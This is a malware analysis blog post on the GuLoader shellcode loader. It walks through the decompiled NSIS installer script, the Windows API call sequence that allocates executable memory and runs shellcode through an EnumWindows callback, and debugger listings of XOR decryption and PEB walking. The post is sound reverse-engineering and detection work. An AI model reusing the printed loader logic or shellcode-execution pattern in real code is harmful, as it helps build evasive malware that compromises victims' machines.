GuLoader: Navigating a Maze of Intricacy

malwarebookreports.com/guloader-navigating-a-maze-of-intricacy/

muzi

June 29, 2023

GuLoader TL;DR

GuLoader is a polymorphic shellcode loader packed full of anti-analysis and anti-vm techniques to evade detection. The malware began as a Visual Basic (VB) 5/6 downloader, first identified in 2019. VB served as a wrapper for the core component implemented in shellcode until late last year. GuLoader began experimenting with a variety of delivery methods including VBS and macro-enabled documents before introducing NSIS (Nullsoft Scriptable Install System) in 2022. GuLoader and its delivery mechanisms are frequently updated by the authors to inhibit analysis and make detection more difficult. GuLoader typically delivers Remote Access Tools such as Remcos, but has been observed delivering numerous different malware families. Let’s attempt to navigate this mess of anti-analysis techniques together.

`SHA256: ee548086db277e0febd2797b582a734ac451a9cd050540d2a1fd08afa6232721`

NSIS Installer

NSIS Primer

A NSIS script is a regular text file with a special syntax. A script file contains Installer Attributes, Pages and Sections and Functions. Each line is treated as a command. The following section provides essential knowledge required to analyze a NSIS script. For additional details, see the following link.

Installer Attributes

Installer attributes determine the behavior, look and feel of the installer. These attributes can change text shown during installation, the number of installation types, etc. An example of an Installer Attribute is:

```
AddBrandingImage left 100
```

Pages

A non-silent installer has a set of wizard pages that let the user configure the installer. The Page command is used to set pages to be displayed. A typical set of pages looks like this:

```
Page license
Page components
Page directory
Page instfiles
UninstPage uninstConfirm
UninstPage instfiles
```

Sections

Installers commonly have multiple options available to the user during installation. For example, an installer may allow the user to install additional tools, plug-ins, examples and more. Each of these components has corresponding code. If the user selects to install this component, then the installer will execute the respective code for that component. In a script, that code is defined in sections.

Instructions used in sections are different from instructions for installer attributes. They are executed at runtime on the user’s computer and can extract files, read from and write to the registry, INI files or normal files, create directories, create shortcuts and more. See Instructions for more information. An example of a section looks like this:

```
Section "My Program"
  SetOutPath $INSTDIR
  File "My Program.exe"
  File "Readme.txt"
SectionEnd
```

Functions

Functions, like Sections, contain script code. The difference between sections and functions is the way in which they are called. There are two types of functions: user functions and callback functions.

User functions are called from Sections by the user or other functions using the Call instruction. User functions will not execute unless you call them. After the code in the function has executed, the installer will continue executing the instructions that came after the Call instruction, unless installation has been aborted inside the function. User functions are useful if an installer contains a set of instructions that need to be executed in several locations of the installer. Example user function:

```
Function Hello
  DetailPrint "Hello world"
FunctionEnd
```


Callback functions are called by the installer upon certain defined events, such as when the installer starts. Callbacks are optional. Example callback function:

```
Function .onInit
  MessageBox MB_YESNO "This will install My Program. Do you wish to continue?" IDYES gogogo
    Abort
  gogogo:
FunctionEnd
```

GuLoader NSIS Script

NSIS Script

The NSIS install script is located in the .nsi file, which is bundled in the executable.




$PLUGINSDIR	6/16/2023 11:31 PM	File folder	
Aborterne	6/16/2023 11:31 PM	File folder	
Relatives	6/16/2023 11:31 PM	File folder	
Skrivefelt172	6/16/2023 11:31 PM	File folder	
[NSIS].nsi	6/17/2023 6:14 AM	NSI File	11 KB
Arbejderklassernes.Ato	1/10/2023 6:13 PM	ATO File	390 KB

Figure 1: Files extracted from NSIS using 7z

The script is relatively small, containing 6 user functions, 1 callback function and 1 unused section. Though the script is small, the control flow of the script is intentionally convoluted, with junk commands sprinkled throughout. The callback function `.onMouseOverSection` serves as the entry point. The key commands from the entry point function are:

1. Store file path `$INSTDIR\Skrivefelt172\Beskyttelsesprogram\Udledningstilladelses169\Gtteriernes.The` in var `$_45_`
2. Store the value 41000 in var `$R1`
3. Store the value 1 in var `$R7`
4. Store the value 2893 in var `$1`
5. Store the file path `$INSTDIR\Arbejderklassernes.Ato` in var `$4`




```
Function .onMouseOverSection
    ; ShowWindow $HWNDPARENT ${SW_SHOW}
  BringToFront
  IntCmp $_19_ 10914 label_90 label_91
  WriteRegBin HKLM Software\Ankommer\coffered\Gravamem9 Retsvirkninger data[11276 ... ]  ; !!! Unsupported
label_90:
  MessageBox MB_ABORTRETRYIGNORE Diwani
label_91:
  SetOutPath $INSTDIR
  StrCpy $_45_ $INSTDIR\Skrivefelt172\Beskyttelsesprogram\Udledningstilladelses169\Gtteriernes.The
  IfFileExists $INSTDIR\Arbejderklassernes.Ato label_110 label_94
label_94:
  SetOverwrite on
  AllowSkipFiles on
  File Arbejderklassernes.Ato
  SetOutPath $INSTDIR\Skrivefelt172\Beskyttelsesprogram\Udledningstilladelses169
  File "Bluetooth Suite help_TUR.chm"
  File Gtteriernes.The
  SetOutPath $INSTDIR\Relatives\fakulteternes\Retches\Subsensually
  File GPUPowerSavingConfigEditor.dll
  SetOutPath $INSTDIR\Aborterne\Andelsvirksomhedernes
  File Italian.ini
  File QCA.HDP.CustomControls.dll
  File System.Numerics.dll
  File add.jpeg
  File battery-level-100-symbolic.svg
  File content-loading-symbolic.svg
  File multimedia-volume-control-symbolic.svg
  File network-cellular-2g-symbolic.svg
  GetFullPathName $_33_ ..
label_110:
  Delete epoxylakket\Barbadiske\Sevilla\Nusseriers.Sub
  HideWindow
  IntOp $R1 $R1 + 41000
  WriteRegDWORD HKCU Software\Microsoft\Windows\CurrentVersion\Uninstall\Carmen Setup 2
  CopyFiles $TEMPLATES\Heptagon.Tok $DOCUMENTS\Gunz\Mankindly.Kbs    ; $(LSTR_7)$DOCUMENTS\Gunz\Mankindly.Kbs    ;  "Copy to "
  ReadRegDWORD $R0 HKCU Software\Microsoft\Windows\CurrentVersion\Uninstall\Carmen Setup
  HideWindow
  IntOp $R7 $R7 + 1
  StrCpy $1 2893
  Goto label_121
label_120:
  IntOp $1 $1 - $R0
label_121:
  IntCmp $1 0 0 label_127
  GetCurrentAddress $0 ; StrCpy $0 123
  CopyFiles $TEMPLATES\Heptagon.Tok $DOCUMENTS\Gunz\Mankindly.Kbs    ; $(LSTR_7)$DOCUMENTS\Gunz\Mankindly.Kbs    ;  "Copy to "
  Goto label_120
  Goto label_120
  Goto label_127
label_127:
  StrCpy $4 $INSTDIR\Arbejderklassernes.Ato
  Call func_36
FunctionEnd
```

Figure 2: Entry point callback function .onMouseOverSection

The callback function ends by calling `func_36`. `func_36` contains a loop that extracts individual characters from `Arbejderklassernes.Ato` to build command strings to load and execute GuLoader shellcode. Control flow jumps between functions and labels, making analysis difficult to follow. The following commands are the key components for the loop.

1. Open `$INSTDIR\Skrivefelt172\Beskyttelsesprogram\Udledningstilladelses169\Gtteriernes` and store file handle in var `$_46_`.
2. Push `$_46_` onto the stack and Pop `$R2` (store file handle in `$R2`)
3. Call `func_0` to call FileSeek and move the file pointer to var `$R1`
4. Read 1 byte from `$INSTDIR\Skrivefelt172\Beskyttelsesprogram\Udledningstilladelses169\Gtteriernes` at file pointer location and store in var `$_42_`
5. Push `$_42_` onto the stack and Pop `$1` (store the byte read from the file in var `$1`

6. Iterate index variable `$R1` by 205 (file pointer + 205)
7. Copy Z into var `$R9`
8. Copy `$1` (byte read from file) into var `$`0
9. Loop condition: If `$`0 is a not a Z, write the it to the registry key `HKCU Software\Allos Setup` and loop again starting at label 37. If `$0` is a Z, call `func_23` to write the remaining value to the registry key `HKCU Software\Allos Setup` and read the string stored in that key into var `$R8`, then call `func_62` to allocate memory using `System::Alloc` followed by `System:Call` to call the deobfuscated command that uses the Windows API to execute the GuLoader shellcode.



```
Function func_36
  FileOpen $_46_ $_45_ a
label_37:
  SetDetailsView show
  Push $_46_
  Pop $R2
  Call func_0
  FileRead $R2 $_42_ $R7
  Push $_42_
  IntOp $R1 $R1 + 205
  Pop $1
  StrCpy $R9 Z 1
  StrCpy $0 $1 1
  SetAutoClose true
  StrCmpS $0 $R9 label_53
  Call func_130
  CopyFiles $TEMPLATES\Heptagon.Tok $DOCUMENTS\Gunz\Mankindly.Kbs    ; $(LSTR_7)$DOCUMENTS\Gunz\Mankindly.Kbs    ;  "Copy to "
  CreateDirectory $PICTURES\Minoriteternes\Humus\Chaetophora\jorams
  Goto label_37
label_53:
  ShowWindow $_40_ ${SW_SHOW}
  DeleteINIStr $STARTMENU\Ascape\Rensningsformerne.ini Antiepicenter Complain179
  Call func_23
  Call func_62
  Goto label_37
  StrCmpS $_39_ Tulipy label_59 label_60
label_59:
  SectionSetFlags 2 $_18_
label_60:
  SetShellVarContext all
FunctionEnd
```


1
2
3 (FileSeek $R2 $R1)
4
5
6
5
7
8
9 (Loop conditional)
Write value to registry key HKCU Software\Allos Setup
Write value to registry key HKCU Software\Allos Setup
Read string from HKCU Software\Allos Setup, allocate memory and execute

Figure 3: Main execution loop that extracts commands from file to the registry and executes shellcode

The resulting deobfuscated commands use the Windows API to:

1. Load the file `$INSTDIR\Arbejderklassernes.Ato`
2. Set the file pointer to offset 63101
3. Allocate RWX memory of size 19456000
4. Read shellcode starting from offset 63101 size 19456000 into the allocated RWX memory
5. Execute GuLoader shellcode using EnumWindows callback function

```
kernel32::CreateFileA(m r4 , i 0x80000000, i 0, p 0, i 4, i 0x80, i 0)i.r5
kernel32::SetFilePointer(i r5, i 63101 , i 0,i 0)i.r3
kernel32::VirtualAlloc(i 0,i 19456000, i 0x3000, i 0x40)p.r2
kernel32::ReadFile(i r5, i r2, i 19456000,*i 0, i 0)i.r3
user32::EnumWindows(i r2 ,i 0)
```



```
7543D1DF   8BFF           mov edi,edi                          EnumWindows
7543D1E1   55             push ebp
7543D1E2   8BEC           mov ebp,esp
7543D1E4   33C0           xor eax,eax
7543D1E6   50             push eax
7543D1E7   50             push eax
7543D1E8   FF75 0C        push dword ptr ss:[ebp+C]
7543D1EB   FF75 08        push dword ptr ss:[ebp+8]
7543D1EE   50             push eax
7543D1EF   50             push eax
7543D1F0   E8 21C2FFFF    call user32.75439416

1: [esp+4] 03930000 <— SC Address
2: [esp+8] 00000000
3: [esp+C] 100016BD <system.Call>
4: [esp+10] 10000000 system.10000000
5: [esp+14] 005F29B8
```


Figure 4: EnumWindows callback function executes shellcode

GuLoader Shellcode

PEB Parsing and API Hashing


Shellcode Decrypt and Execute

The first section of shellcode is responsible for decrypting the stage one shellcode. GuLoader calculates an XOR key by performing arithmetic operations against a constant value, XOR decrypts the encrypted shellcode byte-by-byte, and transfers execution to the decrypted shellcode. The screenshots below show the XOR decrypt and the `call eax` instruction that executes the decrypted stage one shellcode.



```
03933285   313438        xor dword ptr ds:[eax+edi],esi        XOR CT, Key
03933288   66:0FDDD5     paddusw xmm2,xmm5
0393328C   D9FC          frndint
0393328E   EB 5E         jmp 39332EE
03933290   3C FE         cmp al,FE
03933292   1A34C1        sbb dh,byte ptr ds:[ecx+eax*8]
03933295   C1C1 C1       rol ecx,C1
03933298   C1C1 C1       rol ecx,C1
0393329B   C1C1 C1       rol ecx,C1
0393329E   C1C1 C1       rol ecx,C1
039332A1   C1C1 C1       rol ecx,C1
039332A4   C1C1 C1       rol ecx,C1

EAX   041D9469
EBX   041D9469
ECX   F0F0F0F0
EDX   0004D0F8
EBP   0018E608
ESP   0018E6BC
ESI   3AD1577C
EDI   00000028   '('

EIP   03933285
```

Figure 5: XOR decrypt shellcode using key 0x3AD1577C



```
EIP  039337E1   FFD0                      call eax                                      call decrypted shellcode (041D9469)
     039337E3   0FD5C7                    pmullw mm0,mm7
     039337E6   66:0FFCDC                 paddb xmm3,xmm4
     039337EA   EB 6E                     jmp 393385A
     039337EC   85E5                      test ebp,esp
     039337EE   102A                      adc byte ptr ds:[edx],ch
     039337F0   8181 81818181 81818181    add dword ptr ds:[ecx-7E7E7E7F],81818181
     039337FA   8181 81818181 81818181    add dword ptr ds:[ecx-7E7E7E7F],81818181
     03933804   8181 81818181 81818181    add dword ptr ds:[ecx-7E7E7E7F],81818181
     0393380E   8181 81818181 81818181    add dword ptr ds:[ecx-7E7E7E7F],81818181
     03933818   8181 81818181 81818181    add dword ptr ds:[ecx-7E7E7E7F],81818181
     03933822   8181 81818181 81818181    add dword ptr ds:[ecx-7E7E7E7F],81818181

EAX   041D9469
EBX   041D9469
ECX   F0F0F0F0
EDX   0004D0F8
EBP   0018E608
ESP   0018E6BC
ESI   3AD1577C
EDI   0004D0F8

EIP   039337E1
```


Figure 6: Call decrypted GuLoader shellcode

Walking the PEB and Resolving Windows APIs

GuLoader does not have an Import Address Table (IAT) and therefore must manually resolve addresses of the functions it needs to execute. GuLoader walks the Process Environment Block (PEB) to locate base addresses of loaded modules and enumerates their export tables to find the desired Windows APIs . The PEB is always located at offset 0x30 (Win32) within the Thread Information Block (TIB).

```
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  PVOID                         Reserved4[3];
  PVOID                         AtlThunkSListPtr;
  PVOID                         Reserved5;
  ULONG                         Reserved6;
  PVOID                         Reserved7;
  ULONG                         Reserved8;
  ULONG                         AtlThunkSListPtr32;
  PVOID                         Reserved9[45];
  BYTE                          Reserved10[96];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved11[128];
  PVOID                         Reserved12[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

Once a pointer to the PEB is acquired, the shellcode gets a pointer to the PEB_LDR_DATA structure, which is located at offset 0xC. Ldr contains an entry, `InMemoryOrderModuleList`, which is a doubly-linked list that contains the loaded modules for the process.




```
0421E858    64:8B03           mov eax,dword ptr fs:[ebx]         Get pointer to PEB
0421E85B    84C8              test al,cl
0421E85D    F7C1 388A471B     test ecx,1B478A38
0421E863    BB BFF19C11       mov ebx,119CF1BF
0421E868    39C8              cmp eax,ecx
0421E86A    80FC F4           cmp ah,F4
0421E86D    81F3 DD5BF8D8     xor ebx,D8F85BDD
0421E873    3C D9             cmp al,D9
0421E875    66:85DB           test bx,bx
0421E878    81F3 A47C34DF     xor ebx,DF347CA4
0421E87E    66:85C2           test dx,ax
0421E881    81F3 CAD65016     xor ebx,1650D6CA
0421E887    85D8              test eax,ebx
0421E889    8B0418            mov eax,dword ptr ds:[eax+ebx]     Get pointer to PEB_LDR_DATA struct
0421E88C    BB F0B65BD1       mov ebx,D15BB6F0
0421E891    85C8              test eax,ecx
0421E893    81C3 FEDE6639     add ebx,3966DEFE
0421E899    66:85C3           test bx,ax
0421E89C    81C3 8931CBE1     add ebx,E1CB3189
0421E8A2    84F4              test ah,dh
0421E8A4    81EB 63C78DEC     sub ebx,EC8DC763
0421E8AA    8B0418            mov eax,dword ptr ds:[eax+ebx]     InMemoryOrderModuleList
```

Figure 7: Walking the PEB

Each item in the list is a pointer to an LDR_DATA_TABLE_ENTRY structure, including the DllBase address and the DllName.

